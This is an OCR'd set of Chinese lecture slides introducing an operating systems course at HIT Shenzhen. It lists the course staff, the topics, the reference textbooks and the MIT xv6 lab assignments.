

哈爾濱工業大學（深圳）

HARBIN INSTITUTE OF TECHNOLOGY, SHENZHEN

操作系统 (Operating System)

第一章：导论与操作系统结构

卢瑶　副教授

哈尔滨工业大学（深圳）

2025年秋季

Email：luyao2021@hit.edu.cn

授课教师及助教

- **理论课教师：**
  - **卢瑶**
  - 地址：信息楼 L1705
  - 研究方向：计算机视觉、机器学习
  - Email: luyao2021@hit.edu.cn
- **实验课教师：**
  - **仇洁婷、苏婷**
  - 地址：及时关注实验课程信息
- **助教：**
  - **郑天琦, 徐瑞辉**
  - 地址：信息楼 L1508

- **课程QQ群：**
  - 修改昵称




- **课程答疑：**
  - QQ群线上答疑；信息楼15楼线下答疑（提前预约助教）；
  - 待全部课程结束，会额外增加1-2节课的时间进行答疑。


主要内容

- 课程设置与课程介绍
- 操作系统的目标、作用、功能
- 操作系统历史发展
- 操作系统基本结构
- 操作系统接口与系统调用


操作系统与计算机系统



计算机系统的组成




操作系统涵盖的内容


操作系统概述
操作系统简述
计算机硬件简介
CPU
多线程和多核芯片
内存
寄存器
高速缓存
主存
磁盘
I/O 设备
总线
计算机启动过程
操作系统演变过程
大型机操作系统
服务器操作系统
多处理器操作系统
个人计算机操作系统
掌上计算机操作系统
嵌入式操作系统
传感器节点操作系统
实时操作系统
关于操作系统的概念
进程
地址空间
文件
保护
shell
什么是系统调用
用于进程管理的系统调用
用于文件管理的系统调用
用于目录管理的系统调用
其他系统调用
Win32 API
操作系统结构
单体系统
分层系统
微内核
客户-服务器模式

操作系统涵盖的内容

■先认识抽象



理解盒子里面的东西

- **张晓东：跟热点可能浪费资源，盒子里的东西更重要**
  - **计算机学科变化非常大，但所有的变化都建立在核心技术和基础学科之上**
  - 计算机影响着各行各业，没有一个学科有这样大的影响力。比起在学科建设中跟风、追热点，更应注重打好基础。**计算机科学不是空中楼阁，如果基础打得足够好，不用担心怎么变，甚至可以引领学科的进展。**
  - **“核心技术的意思是学习计算机‘盒子里的东西’**，而不仅是学习怎么用盒子。”“国内大学的计算机专业以应用为主，只有几个顶尖大学重视核心和基础学科。”
  - 对于近年来兴起的人工智能本科专业，他看得较为平淡。“人工智能的核心是通过数据分析找到特殊的模式，并快速地做出判断。当今，计算机的计算能力和数据量非常大，人工智能可以做很多的事情，但也有相当的局限性。”**“对于计算机学科而言，大学四年能够打好基础就不错了。如果真有资质和能力，什么时候做深入的专科研究都不晚。”**



张晓东
ACM/IEEE Fellow
美国俄亥俄州立大学讲席教授，曾担任12年的计算机科学与工程系主任。

华为事件

没有伤痕累累，哪来皮糙肉厚，英雄自古多磨难

心声社区 今天


回头看，崎岖坎坷


向前看，永不言弃




课程参考书


操作系统概念
OPERATING SYSTEM CONCEPTS


一流大学计算机类专业核心课程教材
操作系统原理、实现与实践
Operating System Principles, Implementation and Practice
李治军 刘宏伟 编著
高等教育出版社


深入理解计算机系统


Operating Systems
Three Easy Pieces
Remzi H.Arpaci-Dusseau
Andrea C.Arpaci-Dusseau

课程整体安排

- **1. 课堂授课（40学时）：**
  - 每位同学请准备好教材，上课之前，请务必先自学教材！
  - 课堂教学：通过PPT、场景分析、习题讲解相结合的方式，在课堂讲授本课程各章节的知识单元。
- **2.四次课后作业:**
  - 专题结束后，会以电子版的形式将题目及要求发在QQ群中。
- **3. 实验（24学时）：**
  - 完成5个实验项目，将理论与实践相结合，全面实践操作系统的各个模块以及模块之间的结构关系。


课程整体安排

- 态度端正
- 认真学习课堂内容
- 课下主动复习




操作系统实验课程--见微知著：MIT XV6实验

- Linux内核从1991年的1w行代码发展到超过200w行代码




- **MIT XV6实验**
  - xv6是麻省理工学院（MIT）专门为教学设计的操作系统。
  - 课程6.828：研究生研讨交流；
  - 课程6.S081：本科生深入理解操作系统（国内多所高校已在使用：清华、北航、南开、复旦、上交、华科、湖大等）。



操作系统实验课程

- xv6课程设置：
  - 2020年的6.S081课程实验采用RISC-V
  - 由开源操作系统xv6的实验课程中选取4个实验。



- 课程相关资料：
  - 官方设计文档： 《xv6 book》
  - 实验指导手册： https://pdos.csail.mit.edu/6.828/2020/index.html
  - 实验中心老师编制的手册

- 考核点：
  - 操作系统理论知识、编程基础、github使用、英文阅读等综合能力。

具体课程实验说明

序号	实验项目名称	实验内容	学时分配	每组人数
1	xv6与Unix实用程序	1. 认识xv6操作系统，初步了解它的背景和特点； 2. 部署xv6运行的环境，了解xv6源码的结构，编译并运行xv6，为整个操作系统实验课程打下基础； 3. 巩固理论课程中学习到的系统调用概念，熟悉xv6相关的系统调用接口，并运用这些接口实现5个常见的Unix实用程序：sleep、pingpong、prime、find与xargs。	4	1
2	**系统调用**	1. 深入理解xv6的内部结构，掌握系统调用的工作原理； 2. 在xv6中添加一些新的系统调用	4	1
3	锁机制的应用	1. 巩固对锁原理和策略的认识； 2. 学习xv6系统中不同的锁类型及其运用场景； 3. 理解锁竞争对系统性能的影响，利用锁特性优化多核并行环境下共享临界资源的性能：1）内存分配释放的过程；2）读写缓存数据块的过程。	4	1

具体课程实验说明

序号	实验项目名称	实验内容	学时分配	每组人数
4	Lazy allocation	1. 理解xv6页表分配的工作原理； 2. 优化xv6当前的页表分配，提高xv6的运行速度。	4	1
5	简单文件系统的设计与实现	1. 掌握文件系统的基本概念，并了解其常用操作； 2. 参照ext2系统，例如超级块、索引节点、目录项等结构的设计，设计并且实现一个简单的文件系统； 3. 掌握文件系统功能的基本测试方法，并设计测试用例检测实现的文件系统。	8	1

课程考核

